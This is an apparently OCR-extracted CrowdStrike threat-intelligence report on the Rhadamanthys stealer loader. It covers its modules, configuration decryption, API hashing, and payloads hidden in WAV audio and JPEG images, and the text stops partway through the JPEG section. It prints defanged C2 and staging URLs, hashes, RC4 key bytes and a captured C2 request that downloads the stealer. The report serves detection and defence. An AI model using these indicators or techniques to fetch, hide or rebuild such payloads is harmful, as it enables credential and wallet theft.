

Intelligence Tipper

CSIT-23333

Rhadamanthys Loader Technical Updates: Increased Modularity and Audio Steganography

CROWDSTRIKE GLOBAL INTELLIGENCE TEAM

web: WWW.CROWDSTRIKE.COM | twitter: @CROWDSTRIKE

CROWDSTRIKE

This report is provided for situational awareness and network defense purposes only. DO NOT conduct searches on, communicate with, or engage any individuals, organizations, or network addresses identified in this report. Doing so may put you or your employer at risk and jeopardize any ongoing investigation efforts.

COPYRIGHT 2023

Rhadamanthys Loader Technical Updates: Increased Modularity and Audio Steganography

Publish Date: 2 January 2024

Key Points

- Since its initial launch in September 2022,[1] *Rhadamanthys* remains a popular eCrime Malware-as-a-Service (MaaS) tool. The stealer continued to be updated throughout 2023.
- The *Rhadamanthys* core loader shellcode is moving towards a more modular design likely to accommodate extending its core functionality.
- The `netclient.bin` module now obtains the first-stage stealer from the command-and-control (C2) server. The first-stage stealer can be hidden within either a WAV audio file or a JPEG image (the latter of which has previously been observed).

Rhadamanthys is a commodity malware available for rent on underground forums that harvests information such as cryptocurrency wallets, password managers, browser sessions, and credential information. Since it first emerged for sale in November 2022, *Rhadamanthys* quickly gained popularity among eCrime actors.

Nearing the first year since its release, eCrime actors continue to actively distribute *Rhadamanthys*. The malware was previously distributed via more established eCrime loaders such as SMOKY SPIDER's *SmokeBot*,[2] HERMIT SPIDER's *PrivateLoader*,[3] SCULLY SPIDER's *DanaBot*,[4] and HAZARD SPIDER's *AmadeyLoader*,[5] as well as other emerging loaders such as *LxLoader*[6] and *FilePumpLoader*.[7]

In late May 2023, the *Rhadamanthys* core loader shellcode was refactored to increase modularity. Previously, several functionalities—such as anti-analysis checks and network communications—were executed by the core loader. In the recent update, these functionalities are moved to modules that are decompressed and executed in memory by the core loader. The core loader now primarily decrypts the C2 configuration and executes the modules.

The module named `netclient.bin` now obtains the first-stage stealer shellcode from the *Rhadamanthys* C2 server. In addition to receiving the encrypted first-stage stealer shellcode hidden within a JPEG image, there is now the option to receive the shellcode within a WAV audio file.

---

[1] **CSA-221099** eCrime Actor Advertises Rhadamanthys Stealer in Multiple Criminal Forums, Expresses Future Plans to Turn Victim Machines Into SOCKS5 Proxies
[2] **CSA-230033** Rhadamanthys Stealer Operators use SMOKY SPIDER's Smoke Bot for Distribution
[3] **CSA-230968** HERMIT SPIDER Customers Leverage PrivateLoader to Deliver Rhadamanthys and MysticStealer
[4] **CSA-230929** New Version of SCULLY SPIDER's DanaBot Observed Distributing Rhadamanthys Stealer
[5] **CSA-230415** Amadey Loader Campaigns Distribute Rhadamanthys Stealer
[6] **CSA-231228** LXLoader: A .NET PowerShell Loader Distributing Various Commodity Malware Families
[7] **CSA-231286** Loader Downloaded via WebDav Delivers Rhadamanthys Stealer and Vulnerable Driver

Copyright 2024

This Tipper provides additional context on technical updates on the *Rhadamanthys* core loader shellcode, focusing on aspects that relate to obtaining and decrypting the first-stage stealer shellcode. This Tipper also provides indicators to detect this module on a host and on a network.

Technical Analysis

On 6 June 2023, a *Rhadamanthys* sample was observed obtaining a WAV audio file that it subsequently decoded and decrypted as the first-stage stealer payload. Several additional updates—including new modules, an updated API hashing algorithm, and an updated configuration decryption algorithm—were also observed. The *Rhadamanthys* sample has SHA256 hash: `bd28fd207f9872716abb12f178310b6ad0a00cef60857ca263cc4e90b4b16ab8` and compiler timestamp `2023-05-13 11:58:22 UTC`.

Based on the compiler timestamp, the updated sample likely somewhat aligns with the release of the `v0.4.8` update, which was announced in a Russian-language criminal forum on 27 May 2023. The post references a "complete rewrite [of] the [*Rhadamanthys*] client"; however, the wording does not specifically reference the analyzed changes.



Figure 1. Rhadamanthys V0.4.8 Announcement

Copyright 2024

Module Overview

As of this writing, the following modules are included in the *Rhadamanthys* core loader shellcode (Table 1). Modules that have been observed after the May 2023 update are highlighted.

Module Name	Description	SHA256 Hash
`unhook.bin`	Checks whether `ntdll.dll` API functions are hooked; executed prior to stealer download	`5eba907facafa9725a0ca7936c25534394148f8e5c75ff817defedef8f75e254`
`phexec.bin`	Used to execute `prepare.bin` via module stomping[8]	`88451e7c0364cdf5523bc269bd998361da7271745fdbc297d5693c566a25c05c`
`prepare.bin`	Decrypts the header of the first-stage stealer shellcode	`3461ec0d75fbe0c12e95f9622b7f0301b9ae6a51a7001c38942f9732fa565c67`
`heur.bin`	Performs hypervisor checks; borrows code from the open-source library *Medusa*[9]	`c74efc0292b5455701e9192a246f590ff83f618fb6b4cd120060b84da7c3de4f`
`ua.txt`	List of user-agents from which a single user-agent is selected and used during network communication with the *Rhadamanthys* C2 server	`ea5ee1b443a61a0359ee98be944c9b4f7b4d3ef6f69a89cb2d80eca7def4152a`
`netclient.bin`	Obtains and decrypts the first-stage stealer shellcode	`c1f2f755dafce8d3e1420492247a67b8f20798fecf4f4ccfd3f319db7ab99282`
`dt.bin`	Performs various anti-analysis checks; borrows code from the open-source Al-Khaser project[10]	`c5ff3a3433f13ae6791d064f5ad6867513aacf04c1296d345f776ad7e3f9b03b`
`commit.bin`	*Unknown purpose*	`f2cbbecfaaba52f506e9c5040b0611fe4fb56be76441d747783239c34c84115c`
`proto.bin`	*Unknown purpose*	`4c6213aa2a8e2def7dab4b307efdae7662730144df5ab2a7aaacfb67390bcc18`

Table 1. Rhadamanthys Loader Modules

[8] **CSA-230702** Rhadamanthys Loader Process-Hollowing Module Uses KnownDLL Techniques and Module Stomping to Execute Rhadamanthys Stealer
[9] https[:]//github[.]com/DragonQuestHero/Medusa/blob/e6a8c5459b7d07ff9f725d11d86ab85ea5434498/Medusa/Hypervisor[.]cc
[10] https[:]//github[.]com/LordNoteworthy/al-khaser

Copyright 2024

Configuration

Rhadamanthys stores the encrypted configuration—which contains the C2 address—within the initial loader stage. This configuration is passed to the first-stage loader shellcode and is decrypted in the second-stage loader shellcode which contains the key material for decryption.

Code for decrypting the updated configuration is included in *Appendix: Configuration Decryption*.

In earlier *Rhadamanthys* versions, the configuration is decrypted using a 32-byte RC4 key. This was updated in May 2023 to include further steps to decrypt the configuration. The configuration is first decoded using a custom base64 alphabet (Figure 2). Once decoded, the expected output has a size of 192 bytes.

```
ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz*$
```

Figure 2. Rhadamanthys Custom Base64 Alphabet

The Base64-decoded output is then decrypted using the same 32-byte RC4 key that was observed since November 2022. As with the previous version, a full 64-byte RC4 key (Figure 3) is included, which is passed to later *Rhadamanthys* stages to use in decrypting the core stealer; only the first 32 bytes are used in the configuration decryption.

```
00000000  52 ab df 06 b6 b1 3a c0 da 2d 22 dc 6c d2 be 6c  |R«ß.¶±:ÀÚ-"Ülò¾l|
00000010  20 17 69 e0 12 b5 e6 ec 0e ab 4c 14 73 4a ed 51  | .ià.µæì.«L.sJíQ|
00000020  5f 14 d7 9c fc fc 43 9e c3 40 6b ba 17 63 6d 17  |_.×.üüC.Ã@k°.cm.|
00000030  cd 40 63 d7 ae 5a 19 8b fc 84 24 14 b3 ba af 5f  |Í@c×®Z..ü.$.³°¯_|
```

Figure 3. Rhadamanthys RC4 Key

Finally, the decrypted configuration is obtained by taking the XOR operation between the RC4-decrypted output and a key that is composed of the last 4 bytes of the output followed by the first 188 bytes of the RC4-decrypted output.

The full configuration is shown in Table 2; the example values are based on the sample with SHA256 hash `65fcd66d75c64db0f8b7819431d77f83a421e9fd210ff6bdf74c47e7a4c39636`. The length and the offsets of the decrypted values vary slightly from the previous version[11] and includes an additional 32-byte field whose purpose is currently not known.

Data Type	Description	Example Value
DWORD	C2 configuration magic bytes	!RHY

[11] **CSIT-23182** Technical Analysis of Rhadamanthys Loader: A Series of Evasive Shellcode Stages Leads to a Steganography Downloader

Copyright 2024

BYTE [8]	Options flags; used in command-line parsing (e.g., `0x08` to indicate `--fast` mode; described in following section). Formerly 4 bytes; increased to 8 bytes	1a 00 00 00 ff 7f 00 00
BYTE [16]	Key material used by the first-stage stealer shellcode to decrypt *Rhadamanthys*' core stealer	88 14 f8 50 46 28 44 aa a9 f4 32 aa 3b c5 ee 72
BYTE [32]	New, unknown field; often all `null` bytes but may be populated with non-`null` bytes in some cases	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
CHAR [128]	C2 URL; has a 128-byte buffer, and the string is null-terminated	http[:]//amxt25[.]xyz/a6ba5b1ae6dec5f7c/8tkf22v9.ed2jd

Table 2. Rhadamanthys C2 Configuration

API Hashing

Rhadamanthys continues to use dynamic API resolution to obtain Windows API functions at runtime. Previous instances used the Ror13-add hashing algorithm; the updated version uses the Fowler–Noll–Vo (FNV1a) non-cryptographic hashing algorithm to hash function names (Figure 4). This hashing algorithm is used in the first-stage loader, core loader and core stealer shellcode. The initial state varies per stage but appears to be identical across different *Rhadamanthys* samples.

In the analyzed sample, the initial state `0x11` was observed in the first-stage loader shellcode, and the initial states `0x07` and `0x35` were observed in the core loader and core stealer shellcode.

```
initial_state = 0x35

def rhadamanthys_fnv1_api_hash(api_name, state=initial_state):
    for char in api_name:
        state = ord(char) ^ (0x1000193 * state) & 0xFFFFFFFF
    return state
```

Figure 4. FNV1 Api Hashing implemented in Rhadamanthys

Copyright 2024

Module Initialization

Since the May 2023 update, the C2 communication functionality has been moved from the core loader shellcode to the `netclient.bin` module. The `netclient.bin` module is executed using a timer queue.[12] This is accomplished by using the `CreateTimerQueueTimer` function with the `Callback` parameter set to a function that loads and executes the module.

The *Rhadamanthys* core loader shellcode obtains the user-agent from a module named `ua.txt` that contains a list of user-agent strings delimited by carriage return and newline characters (`\r\n`). If no strings are found, or if the module is not available, the hardcoded string `Mozilla/5.0 (Windows NT 10.0; rv:108.0) Gecko/20100101 Firefox/108.0` is used. The contents of `ua.txt` of the analyzed sample is included in *Appendix: User-Agent Strings*.

The core loader shellcode supports `ua.txt` having a variable-length input, as it computes the number of user-agent strings at runtime based on the delimiters. A user-agent string is selected randomly from the list using the `rand()` function, and the resulting string is passed to the `netclient.bin` module.

In the previous *Rhadamanthys* version, the user-agent is the hardcoded user-agent string `curl/5.9`, which can be used as a static pattern in a hunting rule. Additionally, the curl utility[13] may not be expected in the environment and may indicate malicious activity. From a detection perspective, randomly selecting a user-agent string means that it can no longer be used as a static pattern in hunting rules. However, the use of random user-agents may still alert suspicion if the selected string does not align with the default system user-agent.

C2 Communication

The `netclient.bin` module uses an HTTP `GET` request to retrieve the encrypted stealer from the *Rhadamanthys* C2 server (Figure 5). All header fields except for `User-Agent` and `If-Match` are hardcoded values. These hardcoded values can be used as a hunting rule; a Snort signature is provided.

```
GET /fe759c9a33a004baa54/6mw9e91n[.]rsjps HTTP/1.1
Host: amx15[.]xyz
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/109.0.0.0 Safari/537.36
```

[12] Timer-queue timers execute a user-specified callback function when the timer expires.
[13] https[:]//curl[.]se/

Copyright 2024

```
If-Match:
"BDJOGKfNe9iqDshEBhWUBftW1235FDjo+k2POnb8BPGaFK9pJT8eOzf+mcxV/b36Lz7bgPsMdnYLzI
yWuGQGLgBlbi1VUw=="
Connection: close
```

Figure 5. Rhadamanthys Loader C2 Request

Rhadamanthys uses NIST P-256 Elliptic Curve Cryptography (ECC) as part of the encryption scheme used to obfuscate the stealer shellcode. Prior to communicating with the C2 server, `netclient.bin` generates an ephemeral ECC key pair using random data that is generated by a pseudo-random number generator (PRNG) based on the PRNG-HMAC implementation in the TinyCrypt open-source library.[14]

The TinyCrypt HMAC-PRNG implementation requires a non-null `personalization` parameter that is used as an entropy source during initialization.[15] Based on code analysis, the `netclient.bin` module is likely not initializing the `personalization` parameter. Additionally, TinyCrypt PRNG-HMAC requires re-seeding the entropy source during initialization. However, the `netclient.bin` module does not appear to use the reseeding function (`tc_hmac_prng_reseed`). As a consequence, the PRNG may have a significantly diminished seed space leading to a smaller space of possible states depending on the memory location that the `personalization` parameter points to when the PRNG is initialized.

Cryptographic functions found within the `netclient.bin` module—such as the PRNG, ECC key generation, and computation of the shared secret between the ephemeral key pair and C2 server public key—are based on implementations found in the TinyCrypt open-source cryptographic library.[16]

The ECC ephemeral public key and locale information are Base64-encoded. The resulting string is enclosed in quotes and sent to the C2 server within the `If-Match` field of the HTTP header. The structure is shown in Table 3, and the decoded `If-Match` value is shown in Figure 6.

Data Size	Data	Description
64	ECC ephemeral public key	Public key component of the key pair generated in the `netclient.bin` module. The *Rhadamanthys* C2 server uses the public key to derive a shared secret which is used to encrypt the stealer payload.
1	Padding Byte	A single null byte.
5	Locale Information	Language code and country code in the format: `<system_language>-<country>`. This is obtained using

[14] https[:]//github[.]com/fractalclone/zephyr-riscv/blob/master/ext/lib/crypto/tinycrypt/source/hmac_prng[.]c
[15] https[:]//zjkmxy[.]github[.]io/ndn-lite-docs/tc__hmac__prng_8h[.]html
[16] https[:]//github[.]com/fractalclone/zephyr-riscv/blob/master/ext/lib/crypto/tinycrypt/source/hmac_prng[.]c

Copyright 2024

		`GetUserDefaultLangID` and `GetLocaleInfoW` respectively. Malware execution is prevented in Commonwealth of Independent States (CIS) regions.

Table 3. C2 Request If-Match Data Structure

```
00000000  04 32 4e 18 a7 cd 7b d8 aa 0e c8 44 06 15 94 05  |.2N.§Í{Øª.ÈD....|
00000010  fb 56 d7 6d f9 14 38 e8 fa 4d 8f 3a 76 fc 04 f1  |ûV×mù.8èúM.:vü.ñ|
00000020  9a 14 af 69 25 3f 1e 3b 37 fe 99 cc 55 fd bd fa  |..¯i%?.;7þ.ÌUý½ú|
00000030  2f 3e db 80 fb 0c 76 76 0b cc 8c 96 b8 64 06 2e  |/>Û.û.vv.Ì..¸d..|
00000040  00 65 6e 2d 55 53                                |.en-US|
```

Figure 6. If-Match Data

The response includes either a JPEG or a WAV file containing the encrypted first-stage stealer shellcode. The `netclient.bin` module checks whether the value of the `Content-Type` header field is `image/jpeg` or `audio/wav` to determine which implementation to use to parse and decrypt the payload.

WAV Audio Payload

In all observed instances, the audio includes a short snippet of the song AveMano by Era[17] in the data chunk.

The payload-header is stored in an encoded chunk within the song snippet. The payload (a.k.a. first-stage stealer shellcode) is partially stored in encoded form within the song snippet; in addition, the data chunk at the end of the song snippet is part of the payload in encrypted and un-encoded form (Figure 7).

The term payload-header will be used to refer to the payload related to the first-stage stealer decryption, while WAV header is used to refer to the header of the WAV file.



Figure 7. WAV Audio Payload Data Layout

[17] https[:]//www[.]youtube[.]com/watch?feature=shared&t=107&v=Kig1BeflL9c

Copyright 2024

Header Structure

The payload-header (Figure 8) is stored in encoded form at the beginning of the data chunk in the audio file.

```
struct wav_payload_header {
  BYTE stored_sha256[32];   // compared against actual payload SHA256 hash
  DWORD decode_offset;      // offset of payload to decode (w.r.t. data chunk)
  DWORD decode_sample_size; // size of payload to decode in samples
  DWORD append_offset;      // offset of appended payload
  DWORD append_bytes_size;  // size of appended payload in bytes
  BYTE key_salt[32];        // hashed with shared secret for RC4 decryption key
  EccPoint public_key;      // used to derive shared secret
};
```

Figure 8. Rhadamanthys WAV Payload Header Structure

The public key is stored as an `EccPoint` structure (Figure 9) which is defined in the TinyCrypt library.[18]

```
struct EccPoint
{
   uint32_t x[8];
   uint32_t y[8];
}
```

Figure 9. EccPoint Structure from TinyCrypt

Encoding

Audio samples are stored within the `data` sub-chunk, which contains the raw sound data. The WAV file format accommodates a variable number of bits per sample and may have one audio channel (mono) or two audio channels (stereo).

To iterate through each audio sample, the `netclient.bin` module parses information stored within the WAV header as a generic means of obtaining the number of bits per sample (also known as the `BlockAlign`) and the number of channels.[19] This information is stored in the `fmt` chunk.

To decode the data, the module obtains the least significant bit of the left channel for each sample. The resulting value represents a single bit. Groups of eight consecutive samples resolve eight bits, which represent a single byte of data.

[18] https[:]//github[.]com/fractalclone/zephyr-riscv/blob/f14d41a7f352570dcd534d5af0819a33c7e728ae/ext/lib/crypto/tinycrypt/include/tinycrypt/ecc[.]h

[19] http[:]//soundfile[.]sapp[.]org/doc/WaveFormat/

Copyright 2024

An example computation is shown in Figure 10, and code re-implementing the algorithm is included in *Appendix: WAV Payload Decryption*.



Figure 10. Rhadamanthys Audio Steganography Encoding

The payload-header is decoded initially. The payload-header contains the offsets and the sizes of the encoded and appended portions of the payload, as well as the key material needed to decrypt the payload (a.k.a. first-stage stealer shellcode). In all observed instances, the encoded payload-header uses 1,152 samples for a fixed decoded payload-header size of 144 bytes. The value `1152` is hard-coded within the `netclient.bin` module.

After decoding the payload-header, the module allocates memory for the payload using the C library function `calloc`. The size computation is shown in Figure 11.

```
DECODE_BYTES_SIZE = (DECODE_SAMPLE_SIZE * NUM_CHANNELS) // 8
PAYLOAD_BYTES_SIZE = DECODE_BYTES_SIZE + APPEND_BYTES_SIZE
```

Figure 11. WAV Payload Size Computation

The encoded portion of the payload is decoded into the allocated memory. Then, the appended portion is copied at the end of the decoded payload.

Copyright 2024

Payload Decryption

Once the full payload ciphertext is obtained, the module checks whether the ECC public key in the payload-header is valid.[20] If invalid, the decryption routine exits; otherwise, it derives the shared secret using the server public key (included in the payload-header) and client private key (generated prior to the initial C2 request).[21]

The module obtains the SHA1 hash of the 32-byte key salt. Then, the shared secret is hashed with the SHA1 context. The first 16 bytes of the resulting SHA1 hash is used as an RC4 key that decrypts the payload.

Following RC4 decryption, the module computes the SHA256 hash of the decrypted payload. The resulting value is compared against the stored SHA256 hash to validate that the decryption was successful.

JPEG Image Payload

Retrospective analysis revealed that *Rhadamanthys* samples have been receiving the JPEG image payloads as early as 30 August 2022. Notably, this date precedes the initial forum announcement of the stealer on 29 September 2022.[22]

The *Rhadamanthys* sample (SHA256 hash: `2c3310a45db53d2bc092521b417c9434c919dce00876b386e39a5b7cffa3c58f`) has the compiler timestamp `2022-08-22 14:14:26 UTC` and contacts the C2 server `http[:]//104.161.119[.]221:8899/live-edge/icon.ico`.

HAZARD SPIDER's *Amadey Loader* delivered the sample with the C2 server `http[:]//eu.eredirected[.]xyz/d2VxjasuwS/index.php` from the staging URL at `http[:]//198.135.54[.]147:1088/818.exe`.

The first-stage stealer shellcode is hidden within the fan-created image of *Onyxia* (Figure 12) and is consistent across all observed JPEG payloads between 2022 to 2023; however, while the code for JPEG decryption is still present, CrowdStrike Intelligence has not directly observed the use of JPEG payloads since 24 April 2023.

---

[20] https[:]//github[.]com/fractalclone/zephyr-riscv/blob/f14d41a7f352570dcd534d5af0819a33c7e728ae/ext/lib/crypto/tinycrypt/source/ecc_dh[.]c#L87C9-L87C29

[21] https[:]//github[.]com/fractalclone/zephyr-riscv/blob/f14d41a7f352570dcd534d5af0819a33c7e728ae/ext/lib/crypto/tinycrypt/source/ecc_dh[.]c#L117

[22] **CSA-221099** eCrime Actor Advertises Rhadamanthys Stealer in Multiple Criminal Forums, Expresses Future Plans to Turn Victim Machines Into SOCKS5 Proxies

Copyright 2024

Figure 12. Rhadamanthys JPEG Payload

Header Structure

The header structure (Figure 13) is stored after the JFIF APP0 marker segment (a.k.a. JFIF segment), which is a required segment for the JPEG file format.[23] Unlike the WAV payload-header, the JPEG payload-header is stored in cleartext, which makes it possible to trivially determine the size of the payload and its expected SHA1 without decrypting the payload.

```
struct jpeg_payload_header {
   _JFIFHeader jfif;          // size: 18 bytes
   DWORD payload_size;         // payload size in bytes
   BYTE expected_sha1[20];     // compared against actual payload SHA1 hash
   BYTE key_salt[32];          // hashed with shared secret for RC4 decryption key
   EccPoint public_key;        // used to derive shared secret
};
```

Figure 13. Rhadamanthys JPEG Payload Header Structure

Payload Decryption

The encrypted payload is appended at the end of the image data (Figure 14). To find the start of the encrypted payload, the module subtracts the payload size (found in the payload-header) from the offset of the last End of Image (EOI) marker (`FF D9`) found within the image data.

